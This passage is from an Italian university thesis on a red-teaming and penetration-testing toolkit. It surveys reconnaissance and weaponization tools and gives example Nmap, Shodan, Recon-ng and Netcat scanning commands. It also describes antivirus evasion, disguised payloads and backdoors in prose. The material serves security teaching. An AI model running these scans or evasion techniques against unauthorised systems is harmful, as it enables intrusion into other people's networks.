

Toolkit per Cyberattack e penetration testing (Red Teaming Toolkit)

Studente/i

Marco Lorusso
Nicola Franceschini

Relatore

Angelo Consoli

Correlatore

Poretti Samuel

Committente

Angelo Consoli

Corso di laurea

Ingegneria Informatica TP

Codice progetto

C10781

Anno

2024/25

Data

02.05.2025

STUDENTSUPSI

Sommario

Abstract (Italiano)	6
Abstract (English)	6
Progetto assegnato	7
Descrizione	7
Compiti	7
Requisiti	8
1. Requisiti Funzionali	8
2. Requisiti Non Funzionali	8
3. Requisiti di Conformità	8
4. Requisiti di Documentazione e Usabilità	8
Obbiettivi e Valutazione	9
Metodo di Lavoro	9
Stato dell'arte (AS-IS)	10
Sintesi del capitolo	10
1.1 Strumenti di Ricognizione (Reconnaissance Tools)	11
1.1.1 Descrizione	11
1.1.2 Obiettivi Principali	11
1.1.3 Strumenti	12
Amass (DNS Enumeration)	13
Recon-ng	14
Shodan	15
Nmap (Network Mapper)	16
NetCat	18
1.2 Strumenti di Armamento (Weaponization Tools)	19
1.2.1 Descrizione	19
1.2.2 Obiettivi principali	19
1.2.3 Strumenti	20
Metasploit	20
Veil	22
1.3 Strumenti di Consegna (Delivery Tools)	24
1.3.1 Descrizione	24
1.3.2 Obiettivi	24
1.3.3 Strumenti	25
SET (Social-Engineer Toolkit)	25
1.4 Strumenti di Sfruttamento (Exploitation Tools)	27
1.4.1 Descrizione	27
1.4.2 Obiettivi	27
1.4.3 Strumenti	28
Metasploit	28
SQLmap	28
Mimikatz	29
1.5 Strumenti di Persistenza e Installazione (Installation & Persistence Tools)	30
1.5.1 Descrizione	30
1.5.2 Obiettivi	30
1.5.3 Strumenti	31
Cobalt Strike	32
1.6 Strumenti di Comando & Controllo (Command & Control - C2)	33
1.6.1 Descrizione	33
1.6.2 Obbiettivi	33

1.6.3 Strumenti	33
1.7 Strumenti per le Azioni sugli Obiettivi (Actions on Objectives Tools)	34
1.7.1 Descrizione	34
1.7.2 Obbiettivi	34
1.7.3 Strumenti	35
Pianificazione e scelta dei tool	36
Definizione delle funzioni chiave	36
Fase Reconnaissance	36
Pianificazione della transizione: dalla Reconnaissance all'Exploitation	37
Sviluppo e implementazione	38
Struttura del Progetto	38
Backend (Flask)	41
Tecnologie e Framework Utilizzati	41
Struttura Generale del Progetto Backend	42
Punto di Ingresso e Inizializzazione (run.py)	43
Definizione delle API Routes (app/routes/)	44
Moduli di Logica di Business (modules/)	46
Reconnaissance nel Toolkit: Moduli Nmap e Amass	48
Gestione dei Permessi e Privilegi di Esecuzione	49
Modulo Amass: amass.py	50
Exploitation: Generazione dei Payload con Metasploit	52
Gestione dei Report: Il Report Manager	54
Tecnologie e Librerie Principali	55
Struttura del Progetto Frontend	56
Routing e Navigazione	57
Struttura del Routing	57
Lazy Loading e Performance	57
Pagine Principali	58
Componenti Riutilizzabili	60
Database	61
Schema del database	61
Modelli di dati	63
Gestione della Persistenza: La classe ProjectRepository	67
Gestione dei Report: La classe ReportRepository	68
Gestione dei Log: La classe LogRepository	69
Configurazione della Persistenza: Il modulo config.py	70
Serializzazione dei Modelli	71
Configurazione e connessione	72
Docker e Containerizzazione	74
Configurazione Docker	74
Immagini e Container: Isolamento e Standardizzazione dei Servizi	74
Docker Compose: Orchestrazione dei Servizi Multi-Container	77
Gestione dei Volumi: Persistenza dei Dati e Sviluppo Iterativo	78
Test in laboratorio	79
Valutazione risultati	82
Conclusioni	84
Sitografia	85

Indice delle figure

Figura 1 - Fasi della Cyber Kill Chain	10
Figura 2 - Esempio completo: scoperta di sottodomini + verifica vulnerabilità	14
Figura 3 - esempio di ricerca dispositivi per keyword	15
Figura 4 - esempio di ottenere i dettagli di un IP	15
Figura 5 - Tabella di funzionalità di Nmap	16
Figura 6 - Rilevamento dell'OS	16
Figura 7 - Esempio di rilevamento di servizi	16
Figura 8 - Esempio di scansione aggressiva	16
Figura 9 - Esempio di scansione su porte specifiche	17
Figura 10 - Esempio di scansione Stealth	17
Figura 11 - Esempio di script NSE	17
Figura 12 - Output atteso	18
Figura 13 - Esempio di comando	18
Figura 14 - Esempio port scanning semplice	18
Figura 15 - Selezione exploit	20
Figura 16 - Ricerca exploit	20
Figura 17 - Configurazione parametri metasploit	20
Figura 18 - scelta payload metasploit	20
Figura 19 - esecuzione exploit metasploit	20
Figura 20 - Meterpreter	21
Figura 21 - moduli post-exploitation	21
Figura 22 - scelta payload Veil	22
Figura 23 - Configurazione parametri Veil	22
Figura 24 - Output Veil	22
Figura 25 - Generazione eseguibile Meterpreter	23
Figura 26 - Test automatico e dump SQLMap	28
Figura 27 - SQLMap esecuzione comando di sistema	28
Figura 28 - Pass-the-hash Mimikatz	29
Figura 29 - Dump credenziali Mimikatz	29
Figura 30 - Persistenza via Task Scheduler Empire	31
Figura 31 - Esecuzione via Powershell BloodHunt	35
Figura 32 - Esecuzione standard SharpHound	35
Figura 33 - Flusso: Dalla Reconnaissance All'Exploitation	37
Figura 34 - Struttura progetto	38
Figura 35 - flow dei dati	39
Figura 36 - Struttura backend	42
Figura 37 - attesa e inizializzazione DB	43
Figura 38 - Avvio server flask	43
Figura 39 - project.py	44
Figura 40 - reconnaissance.py	45
Figura 41 - config configurazione base	46
Figura 42 - config ambiente prod	46
Figura 43 - config ambiente dev	46
Figura 44 - config factory function	46
Figura 45 - funzione run nmap	48
Figura 46 - get_nmap_command	49
Figura 47 - condizioni sudo nmap	49

Figura 48 - run_scan amass.....	50
Figura 49 find_subdomains amass.....	51
Figura 50 - default resolvers.....	51
Figura 51 - verifica installazione metasploit.....	52
Figura 52 - validazione tipi di payload	52
Figura 53 - comando msfvenom.....	53
Figura 54 - esecuzione comando msfvenom.....	53
Figura 55 - codifica e restituzione payload	53
Figura 56 - salvataggio report nmap	54
Figura 57 - aggiornamento report.....	54
Figura 58 - recupero report	54
Figura 59 - struttura frontend.....	56
Figura 60 - routing frontend.....	57
Figura 61 - lazy loading.....	57
Figura 62 - gestione rotte dinamiche.....	57
Figura 63 - diagramma ER.....	62
Figura 64 - modello project.....	63
Figura 65 - modello target.....	64
Figura 66 - modello scanReports	65
Figura 67 - modello systemLog.....	66
Figura 68 - inizializzazione projectRepository	67
Figura 69 - creazione di un progetto	67
Figura 70 - calcolo del rischio di progetto.....	67
Figura 71 - inizializzazione reportRepository	68
Figura 72 - salvataggio report.....	68
Figura 73 - ricerca e filtraggio report.....	68
Figura 74 - salvataggio log	69
Figura 75 - recupero dei log.....	69
Figura 76 - caricamento variabili ambiente DB	70
Figura 77 - stringa connessione DB	70
Figura 78 - configurazione engine SQLAlchemy	70
Figura 79 - serializzazione JSON	71
Figura 80 - utilizzo to_dict()	71
Figura 81 - configurazione ambiente SQLAlchemy	73
Figura 82 - servizio DB docker	74
Figura 83 - container DB	74
Figura 84 - healthcheck DB.....	74
Figura 85 - dockerfile	75
Figura 86 - container backend	75
Figura 87 - dockerfile frontend.....	76
Figura 88 - container frontend.....	76
Figura 89 - persistenza database	78
Figura 90 - inizializzazione db in docker-compose	78
Figura 91 - Blind mounts.....	78
Figura 92 - scansione wireshark durante scan nmap	83

Abstract (Italiano)

Il progetto consiste nello sviluppo di un toolkit integrato per attività di red teaming, interfaccia moderna e funzioni di reporting automatico. La piattaforma gestisce le fasi di un engagement offensivo, dalla reconnaissance all'exploitation, con tracciabilità, sicurezza e usabilità. Include orchestrazione di strumenti, generazione report, logging centralizzato e containerizzazione con Docker, risultando una soluzione completa, modulare e pronta all'uso.

Abstract (English)

The project consists of the development of an integrated toolkit for red teaming activities, modern interface, and automated reporting functions. The platform manages the phases of offensive engagement, from reconnaissance to exploitation, with traceability, security and usability. It includes tool orchestration, report generation, centralized logging and containerization with Docker, resulting in a complete, modular and ready-to-use solution.

Progetto assegnato

Descrizione

Nel corso del 6° semestre del corso di Bachelor di Ingegneria Informatica TP viene richiesto agli studenti di affrontare un progetto posto da un committente e portarlo a termine rispettando i criteri imposti. Permettendo agli studenti di impiegare tutte le conoscenze apprese nell'ambito dei corsi scolastici, mettendo in pratica il metodo di lavoro necessario per affrontare un progetto dalla sua fase iniziale, allo sviluppo fino ad arrivare al completamento e la consegna. Questo deve avvenire con un costante contatto tra il cliente, in questo caso il docente relatore, e gli studenti. Al fine di verificare il progresso dei lavori e la conformità con le richieste del relatore.

Il progetto prevede la creazione di un toolkit per penetration testing ed in generale attività di Red Teaming. Un Red Team è un gruppo di esperti (terzi) che prepara ed esegue cyber-attacchi al fine di evidenziare criticità e debolezze dei sistemi informativi. Le tecniche utilizzate dagli attori di questo tipo sono le più disparate e vanno dall'ingegneria sociale allo sviluppo di malware ad-hoc per penetrare i sistemi. Sul mercato sono disponibili numerosi strumenti che svolgono questo tipo di funzioni. Spesso questi strumenti sono molto verticali nel loro campo di applicazione e l'integrazione tra gli stessi è in mano all'utente che li opera. Dunque, l'obiettivo del toolkit è quello di facilitare questo aspetto delle attività di RedTeaming e fornire in maniera centralizzata questi strumenti e facilitarne l'impiego e la raccolta dei dati da essi generati.

Compiti

A seguito di un incontro con il docente relatore verrà definita la strategia per identificare le funzioni chiave del toolkit da sviluppare. Partendo da una base di strumenti esistenti (open source e free) da individuare e scegliere accuratamente.

Classificare ogni elemento del toolkit da implementare in relazione alla fase di attacco corrispondente rispettando la classificazione della Cyber Kill Chain. Definire la migliore architettura di implementazione del toolkit e dove possibile applicare i concetti di Security by Design, tenendo in considerazione le tecnologie più adeguate.

Effettuare test simulati in ambiente di laboratorio e in ambiti reali dove possibile per verificare l'efficacia ed il funzionamento del toolkit. Preparare un manuale di deployment e uso del toolkit inteso per l'utente finale.

Requisiti

Questo elenco presenta tutti i requisiti che sono stati concordati nei vari incontri tra gli studenti ed il relatore. Suddivisi per categoria.

1. Requisiti Funzionali

- Il toolkit deve fornire strumenti per parte del ciclo di un attacco Red Teaming: reconnaissance, exploitation, command and control, privilege escalation.
- Il sistema deve permettere la selezione e configurazione dei target per i test.
- Deve essere possibile raccogliere informazioni sui target e analizzare le vulnerabilità.
- Il framework deve simulare attacchi utilizzando tecniche di penetration testing.
- Gli utenti devono poter eseguire test di penetrazione e attacchi simulati con report dettagliati.
- Il toolkit deve consentire l'installazione e la configurazione in un ambiente di laboratorio.
- Deve essere disponibile un'interfaccia per accedere alle funzionalità principali.
- Il sistema deve supportare la generazione automatica di documentazione per le attività svolte.

2. Requisiti Non Funzionali

- Il toolkit deve essere sviluppato seguendo i principi di security by design.
- Il software deve garantire un elevato livello di stealth per evitare il rilevamento.
- Le tecnologie impiegate devono essere aggiornate e in linea con gli standard di settore.
- Il framework deve essere modulare e facilmente estendibile con nuovi strumenti.
- L'implementazione deve rispettare le best practices per la sicurezza del software.
- Testare in ambiente di laboratorio l'efficacia del toolkit.

3. Requisiti di Conformità

- Deve essere garantita la sicurezza dei dati raccolti durante le simulazioni di attacco.

4. Requisiti di Documentazione e Usabilità

- Il progetto deve includere una guida d'uso dettagliata per il toolkit.
- Deve essere fornito un manuale di deployment e configurazione.
- La documentazione deve essere chiara, completa e facilmente consultabile.

Obbiettivi e Valutazione

L'obiettivo principale del progetto è lo sviluppo di uno strumento che faccia da guida nelle attività di Red Teaming, integrato con una eccellente documentazione e manuale di utilizzo. Il progetto nel suo intero composto da toolkit, documentazione e manuale di utilizzo devono essere consegnati entro venerdì 2 Maggio 2025. La modalità esatta di consegna viene definita con il docente relatore nel corso dello svolgimento del progetto. Inoltre vanno rispettate modalità di consegna e regolamentazioni specifiche del progetto di semestre che vengono esplicitate nell'apposita pagina di iCorsi.

A seguito della consegna, durante la sessione di esame estiva del semestre in corso verrà fatta la presentazione e la difesa del progetto di fronte al relatore ed una commissione di presenti che valuteranno l'intero progetto seguendo una pesistica qui riportata.

Docente relatore

- Gestione del progetto, organizzazione e metodo (peso: 3)
- Raggiungimento obiettivi, soluzione e conoscenze professionali (peso: 3)
- Qualità della documentazione, trasferimento e consegna (peso: 2)

Commissione

- Presentazione finale e la difesa (peso: 3)

La commissione pondera le valutazioni dei singoli relatori ed assegna la nota finale.

Metodo di Lavoro

Il progetto viene svolto in coppia. Per questo progetto sono assegnate 6 ore alla settimana. Ogni settimana abbiamo un incontro (fisico/virtuale) con il docente relatore per confidare i progressi raggiunti e progettare le fasi successive del lavoro. La comunicazione è diretta tra studenti e relatore e avviene in maniera autonoma. La documentazione verrà prodotta tramite un file condiviso in contemporanea da entrambi gli studenti e il lavoro verrà svolto nella maniera più equa possibile. Lo sviluppo del codice avviene anch'esso in maniera simultanea tramite una repository git, in questo caso abbiamo usato una repository Github, l'impegno di git è in linea con gli insegnamenti ricevuti nei corsi di Ingegneria del Software 1 e 2 seguendo un approccio Agile.

La fase iniziale del progetto prevede una ricerca estesa degli strumenti esistenti e delle loro funzionalità. A seguito di questa analisi verranno prese le decisioni inizierà la fase di sviluppo. I dettagli vengono definiti passo passo con il relatore.

Stato dell'arte (AS-IS)

Sintesi del capitolo

Nel campo della **sicurezza informatica offensiva**, sono disponibili numerosi strumenti progettati per supportare attività di **Penetration Testing** e **Red Teaming**. Questi strumenti vengono impiegati per simulare attacchi reali e valutare la sicurezza di sistemi, reti e applicazioni. Le soluzioni attualmente disponibili spaziano da strumenti **open-source**, ampiamente adottati dalla comunità di sicurezza informatica, fino a soluzioni **commerciali avanzate**, spesso utilizzate da Red Team professionali per attacchi simulati altamente sofisticati.

Il mercato degli strumenti di sicurezza offensiva è altamente specializzato e offre strumenti per ciascuna fase di un attacco.

La **Cyber Kill Chain** si articola in sette fasi principali:

1. **Reconnaissance** – Ricerca, identificazione e selezione dei target.
2. **Weaponization** – Inserire malware di accesso remoto in payload deliverable.
3. **Delivery** - Trasmissione del payload al target.
4. **Exploitation** - Esecuzione del payload sfruttando vulnerabilità note.
5. **Installation & Persistence** - Installazione di backdoor o agenti per l'accesso.
6. **Command & Control (C2)** - Comunicazione remota tra l'attaccante e il sistema compromesso.
7. **Actions on Objectives** - Raggiungimento degli scopi: furto dati, sabotaggio, lateral movement.




Figura 1 - Fasi della Cyber Kill Chain

1.1 Strumenti di Ricognizione (Reconnaissance Tools)

1.1.1 Descrizione

La fase di **Reconnaissance** (Ricognizione) è il primo passo di un attacco informatico e consiste nella raccolta di informazioni sul target. L'obiettivo è ottenere **dati strategici** sui sistemi, utenti, infrastruttura di rete e applicazioni di un'organizzazione prima di passare alle fasi successive dell'attacco.

Questa fase è fondamentale per il successo di un attacco e può essere suddivisa in due tipologie principali:

- **Passive Reconnaissance (Ricognizione Passiva):** Il cyber-attaccante raccoglie informazioni senza interagire direttamente con il target, evitando di essere rilevato. Gli strumenti e le tecniche più comuni includono:
 - **OSINT (Open Source Intelligence):** Raccolta di dati da fonti pubbliche come siti web aziendali, social media, motori di ricerca, registri di dominio (WHOIS).
 - **Analisi dei metadati:** Recupero di informazioni da documenti PDF, immagini o file pubblici che possono contenere dettagli sensibili.
 - **DNS enumeration:** Identificazione di sottodomini e infrastruttura DNS dell'organizzazione.
- **Active Reconnaissance (Ricognizione Attiva):** L'attaccante interagisce direttamente con i sistemi del target per raccogliere dati più dettagliati. Ciò comporta un rischio maggiore di essere rilevato, ma permette di ottenere informazioni più precise. Alcune tecniche includono:
 - **Port scanning con Nmap:** Identificazione di porte aperte e servizi attivi su un server.
 - **Network sniffing:** Monitoraggio del traffico di rete per raccogliere pacchetti di dati.
 - **Banner grabbing:** Ottenere informazioni sui software e versioni in esecuzione su un sistema target.

1.1.2 Obiettivi Principali

- Rilevare indirizzi IP, record DNS, sottodomini e architettura di rete.
- Identificare servizi attivi, porte aperte e versioni software per evidenziare eventuali vulnerabilità note.
- Raccogliere informazioni su personale, ruoli aziendali, indirizzi e-mail e strutture organizzative.
- Analizzare file e documenti pubblicamente accessibili per individuare informazioni sensibili potenzialmente riutilizzabili in attacchi successivi (es. spear phishing, escalation, social engineering).

1.1.3 Strumenti

Abbiamo deciso di dividere l'analisi degli strumenti esistenti facendo distinzione tra capacità attive o passive nell'ambito di Reconnaissance. Questo al fine di fare la scelta giusta per la selezione degli strumenti da implementare nel nostro toolkit. La selezione si è basata su criteri di popolarità nella comunità di cybersecurity, possibilità di automazione, qualità dei dati raccolti e disponibilità open-source. Abbiamo volutamente escluso soluzioni Enterprise o commerciali per ragioni di costi e reperibilità degli strumenti stessi.

Strumenti di Ricognizione Passiva

- **Amass (modalità passiva)**
Scelto per la sua capacità di mappare infrastrutture DNS e sottodomini sfruttando esclusivamente fonti pubbliche. Si distingue per l'elevata accuratezza e la possibilità di integrazione con altre fonti OSINT.
- **Recon-ng**
Framework completo e modulare per OSINT, molto apprezzato per la struttura a moduli, la possibilità di scripting e l'integrazione con API pubbliche. Ideale per attività ripetibili e automatizzabili.
- **Shodan**
Permette di identificare dispositivi connessi a Internet e relativi servizi esposti. È particolarmente utile per individuare rapidamente tecnologie obsolete, vulnerabili o mal configurate senza interazione diretta col target.

Strumenti di Ricognizione Attiva

- **Nmap**
Selezionato come strumento principale per la scansione di porte, rilevamento servizi e fingerprinting del sistema operativo. È affidabile, ampiamente documentato e supporta numerose opzioni avanzate.
- **Netcat**
Utilizzato per testare connessioni, eseguire banner grabbing e trasmettere dati in modo semplice ed efficace. È uno strumento leggero e molto flessibile in scenari di test mirati.
- **Amass (modalità attiva)**
Utilizzato in modalità attiva per ampliare la mappatura della superficie d'attacco tramite DNS bruteforce, risoluzioni attive e wordlist personalizzate. Risulta particolarmente efficace nella scoperta di asset non documentati.

Approfondiremo ora in dettaglio i singoli strumenti prima di trarre delle conclusioni.

Amass (DNS Enumeration)

Amass è un framework open-source per la raccolta di informazioni (OSINT) orientato alla mappatura delle superfici di attacco su Internet, con particolare attenzione alla scoperta di sottodomini. Sviluppato e mantenuto dal progetto OWASP (Open Web Application Security Project), è diventato uno degli strumenti principali per la fase di reconnaissance nella cybersecurity offensiva e difensiva.

Amass è progettato per i seguenti utilizzi:

- Identificare sottodomini e host collegati a un dominio principale.
- Eseguire analisi DNS, tra cui brute-force e reverse lookups.
- Integrare informazioni da fonti OSINT (WHOIS, API, ecc...).
- Rappresentare relazioni tra domini e indirizzi IP.

Viene comunemente integrato in attività di Red Team, Defensive Asset Discovery e Bug Bounty. Si presta dunque molto bene ad i nostri scopi.

Amass opera attraverso pipeline modulari in grado di orchestrare diverse tecniche di raccolta dati, alcune delle principali sono qui sottoelencate:

- **Passive Enumeration**
Raccolta da fonti pubbliche (API e database), *senza interazione diretta* col dominio target
- **Active Enumeration**
Esecuzione di interrogazioni DNS dirette, brute-force, reverse lookups, risoluzioni ASN
- **Brute Forcing**
Utilizzo di wordlist personalizzabili per trovare sottodomini nascosti
- **Reverse DNS Sweeping**
Scansione di blocchi IP pubblici per nomi associati
- **Graph Building**
Costruzione di un grafo relazionale tra domini, IP, ASN e name server

Punti di forza di Amass:

- Modulare e configurabile (passivo, attivo, brute-force, reverse DNS).
- Supporta numerose fonti OSINT (API, CT logs, WHOIS, ASN).
- Interfaccia CLI semplice e potente.
- Output strutturato (JSON, DOT, ecc.).
- Analisi di relazioni tra domini, IP e ASN.
- Open source e personalizzabile.

Recon-ng

Recon-ng è un potente framework open-source dedicato alla ricognizione passiva e all'OSINT (Open Source Intelligence), pensato per fornire un ambiente strutturato, automatizzabile e altamente estensibile per la raccolta di informazioni su target specifici. Sviluppato in Python, Recon-ng si presenta con un'interfaccia a riga di comando (CLI) intuitiva e familiare per chi ha già lavorato con Metasploit, condividendo con quest'ultimo il concetto di architettura modulare.

Il framework è particolarmente apprezzato nel mondo del penetration testing e delle indagini OSINT grazie alla sua capacità di integrarsi con un ampio numero di API esterne, supportare funzioni avanzate di automazione e fornire output strutturati utili per il reporting finale. Gli utenti possono configurare i moduli con parametri personalizzati, automatizzare pipeline di raccolta e salvare i risultati in un database interno integrato.

I principali utilizzi di Recon-ng includono:

- Identificazione di sottodomini, IP e asset pubblicamente esposti.
- Raccolta di e-mail, username e dati anagrafici da fonti OSINT.
- Controllo di account compromessi in data breach noti.
- Preparazione di profili completi di aziende e individui per attività di social engineering o profiling tecnico.

Esempio completo:

- Esegue brute-force sui sottodomini.
- Risolve i nomi host per ottenere indirizzi IP.
- Genera un report testuale con l'elenco delle entità trovate.

```
workspaces create acme_corp
modules load recon/domains-hosts/brute_hosts
options set SOURCE acme.com
run

modules load recon/hosts-hosts/resolve
run

modules load reporting/list
run
```

Figura 2 - Esempio completo: scoperta di sottodomini + verifica vulnerabilità

Punti di forza di Recon-ng:

- Struttura modulare e scriptabile.
- Integrazione nativa con decine di API OSINT.
- Database interno per archiviazione e reporting.
- Ottimo per la costruzione di pipeline automatizzate.
- Ampia documentazione e comunità attiva.

Shodan


Shodan è un motore di ricerca specializzato che consente di scoprire dispositivi connessi a Internet, come server, router, webcam, sistemi SCADA, IoT e molto altro. A differenza dei motori di ricerca tradizionali, Shodan indicizza informazioni **sui servizi esposti** (banner di risposta, intestazioni HTTP, certificati SSL, versioni software, porte aperte), offrendo una panoramica tecnica della superficie d'attacco di un sistema.

Definito spesso come il "Google dei dispositivi", Shodan è uno strumento essenziale nelle fasi di **ricognizione passiva** e di **pre-attacco**, in quanto consente di:

- Identificare dispositivi vulnerabili pubblicamente esposti.
- Rilevare versioni obsolete di software o protocolli insicuri (es. Telnet, FTP, RDP).
- Analizzare certificati digitali e configurazioni errate.
- Ottenere geolocalizzazione e metadati dell'infrastruttura IT del target.

Shodan è utilizzato da **Red Team**, **penetration tester**, **analisti SOC**, ma anche **ricercatori sulla sicurezza** per il monitoraggio e l'identificazione di minacce potenziali nel cyberspazio.


Ricerca dispositivi per keyword:



```
shodan search apache  
shodan search "nginx port:80 country:CH"
```

Figura 3 - esempio di ricerca dispositivi per keyword

Ottenere i dettagli di un IP specifico:



```
shodan host 198.51.100.5
```

Figura 4 - esempio di ottenere i dettagli di un IP

Punti di forza di Shodan

- Permette ricognizione totalmente **passiva** e anonima.
- Ampia copertura globale e aggiornamento frequente dei dati.
- Supporta ricerche avanzate con **filtri potenti** (paese, porta, sistema operativo, ecc.).
- Accessibile da web, CLI e API.
- Ideale per individuare **servizi obsoleti**, configurazioni errate e dispositivi vulnerabili.

Nmap (Network Mapper)

Nmap (Network Mapper) è il più noto e diffuso strumento open-source per la **ricognizione attiva**, utilizzato per la **scansione di rete**, il **rilevamento di host attivi**, l'**identificazione dei servizi** in ascolto e l'**enumerazione delle versioni e dei sistemi operativi**. Sviluppato inizialmente da Gordon Lyon (Fyodor), è diventato uno **standard de facto** nel mondo del penetration testing e della cybersecurity.

Nmap è estremamente flessibile, di seguito una tabella delle funzionalità.

Funzionalità	Descrizione
Port Scanning	Identificazione delle porte TCP/UDP aperte.
Service detection	Determina il servizio in ascolto e la versione (es. Apache 2.4.29).
OS fingerprinting	Stima del sistema operativo (Linux, Windows, Cisco, ecc.).
Host discovery	Identifica gli host attivi in una rete
Aggiramento firewall/IDS	Supporto per scansioni stealth (SYN, FIN, XMAS, ecc.).
NSE (scripting)	Esecuzione di script predefiniti o personalizzati per scansioni avanzate.

Figura 5 - Tabella di funzionalità di Nmap

Il tool è disponibile per Linux, Windows e macOS.

Rilevamento del sistema operativo:

```
nmap -O target.com
```

Figura 6 - Rilevamento dell'OS

Attiva il OS fingerprinting per stimare sistema operativo, uptime, e stack TCP/IP

Rilevamento versione dei servizi:

```
nmap -sV target.com
```

Figura 7 - Esempio di rilevamento di servizi

Restituisce le versioni esatte dei servizi attivi su ogni porta (es. SSH 7.9, Apache 2.4.54).

Scansione aggressiva (completa):

```
nmap -A target.com
```

Figura 8 - Esempio di scansione aggressiva

Include: OS detection, version scan, traceroute e NSE script predefiniti.

Scansione specifica di porte:

```
nmap -p 22,80,443 target.com
```

Figura 9 - Esempio di scansione su porte specifiche

Scansione “stealth” (SYN scan):

```
nmap -sS target.com
```

Figura 10 - Esempio di scansione Stealth

Esegue una scansione semi-aperta (half-open), meno rilevabile dai sistemi di difesa.

Utilizzo degli script NSE (Nmap Scripting Engine):

```
nmap --script vuln target.com
```

Figura 11 - Esempio di script NSE

Esegue script per il rilevamento di vulnerabilità note (es. CVE, misconfigurazioni).

Punti di forza di Nmap

- Estremamente **personalizzabile e scriptabile**.
- Supporto per scansioni **avanzate e stealth**.
- Ampio set di **moduli NSE** per automation e analisi approfondita.
- Attivamente **mantenuto e aggiornato** con database di versioni e firme OS costantemente aggiornato.
- Utilizzabile sia per test **mirati** su un host sia per **ricognizioni ampie** su intere reti.
- Uscita facilmente **esportabile e integrabile** in pipeline di test o reporting.

NetCat

Netcat (spesso abbreviato come nc) è uno strumento da riga di comando estremamente versatile per la comunicazione di rete. Considerato il **coltellino svizzero del networking**, Netcat è utilizzato per leggere e scrivere dati su connessioni TCP o UDP, permettendo di effettuare una vasta gamma di operazioni tra cui:

- Port scanning
- Banner grabbing
- Test di connettività
- Creazione di backdoor
- Trasferimento di file
- Creazione di shell remote

Grazie alla sua leggerezza e semplicità, Netcat è uno strumento essenziale per penetration tester e operatori Red Team, specialmente nelle fasi di ricognizione attiva e post-exploitation. Il suo funzionamento a basso livello consente di interagire direttamente con i servizi in ascolto su una porta, offrendo visibilità immediata sul comportamento del servizio.

Esistono diverse versioni, tra cui:

- GNU Netcat (nc)
- OpenBSD Netcat (default su Linux)
- Ncat (incluso in Nmap, con funzionalità avanzate)

Test di connettività:

```
nc ftp.example.com 21
```

Figura 13 - Esempio di comando

Output atteso:

```
220 ProFTPD 1.3.5 Server (Debian) [192.168.1.1]
```

Figura 12 - Output atteso

Port scanning semplice:

```
nc -zv example.com 20-80
```

Figura 14 - Esempio port scanning semplice

- -z: modalità "zero I/O" (solo scanning)
- -v: modalità verbosa
- 20-80: range di porte da scansionare

Punti di forza di Netcat

- Strumento leggero, veloce e preinstallato su molti sistemi.
- Funzionalità multiple in un solo tool: port scanning, shell, file transfer, connessioni raw.
- Ideale per attività mirate e dirette durante la ricognizione attiva.
- Nessuna dipendenza da servizi esterni.
- Ottimo per test in ambienti di laboratorio o simulazioni CTF.

1.2 Strumenti di Armamento (Weaponization Tools)

1.2.1 Descrizione

La fase di **Weaponization** (Armamento) rappresenta il momento in cui le informazioni raccolte durante la ricognizione vengono sfruttate per creare un payload su misura per il target. L'obiettivo è combinare un **exploit** (che sfrutta una vulnerabilità) con un **payload** (malware o codice dannoso), in modo che possa essere successivamente consegnato e eseguito sul sistema bersaglio.

Questa fase è **delicata e strategica**, poiché un buon payload deve essere:

- Adatto al contesto (sistema operativo, servizi esposti, livello di accesso).
- Poco rilevabile da antivirus e sistemi EDR.
- Capace di instaurare una connessione con il server di comando e controllo (C2), oppure garantire persistenza e controllo locale.

Gli strumenti di weaponization più efficaci sono quelli che **automatizzano la generazione di payload**, offrono tecniche di evasione e integrano moduli per diversi linguaggi, piattaforme e architetture. I più evoluti consentono anche il "packaging" del malware sotto forma di file apparentemente innocui (documenti Word, PDF, eseguibili firmati, script PowerShell, ecc.).

Questa fase è spesso associata alla creazione di malware customizzato, ma può includere anche **l'uso di payload preconfigurati** (come quelli forniti da Metasploit) e tecniche di obfuscation per aggirare i controlli di sicurezza.

Alcuni esempi di tecniche comuni:

- Generazione di reverse shell o bind shell.
- Embedding di payload all'interno di file legittimi (es. Word, PDF).
- Evasione antivirus con strumenti di encoding e crypting.

1.2.2 Obiettivi principali

- Creare **payload** funzionali e personalizzati sulla base delle informazioni raccolte nella fase di ricognizione.
- Combinare **exploit e payload** per ottenere esecuzione remota di codice sul sistema bersaglio.
- Simulare attacchi reali tramite la generazione di **malware** che aggiri i controlli di sicurezza moderni.
- Preparare **file infetti o link malevoli** per le fasi successive di consegna e infezione.
- Utilizzare tecniche di **evasione antivirus/EDR**, come encoding, packing e obfuscation.

1.2.3 Strumenti

Metasploit

Metasploit Framework è la piattaforma più conosciuta e completa per la simulazione di attacchi informatici reali. Sviluppato originariamente da H.D. Moore e attualmente mantenuto da **Rapid7**, Metasploit consente a Red Team, penetration tester e ricercatori di **automatizzare l'identificazione, l'exploit e il post-exploitation** di vulnerabilità all'interno di sistemi e reti.

È uno strumento **modulare, estendibile e interattivo**, con migliaia di exploit aggiornati, payload, moduli ausiliari e script che permettono di replicare attacchi avanzati. Metasploit è la colonna portante della fase di **weaponization** (e anche exploitation e C2) in un ciclo completo di Red Teaming.

Il cuore di Metasploit è il suo database di **exploit per vulnerabilità note (CVE)**, combinabili con payload altamente configurabili come **Meterpreter, shell reverse/bind, VNC**, e molto altro.

Componenti Principali

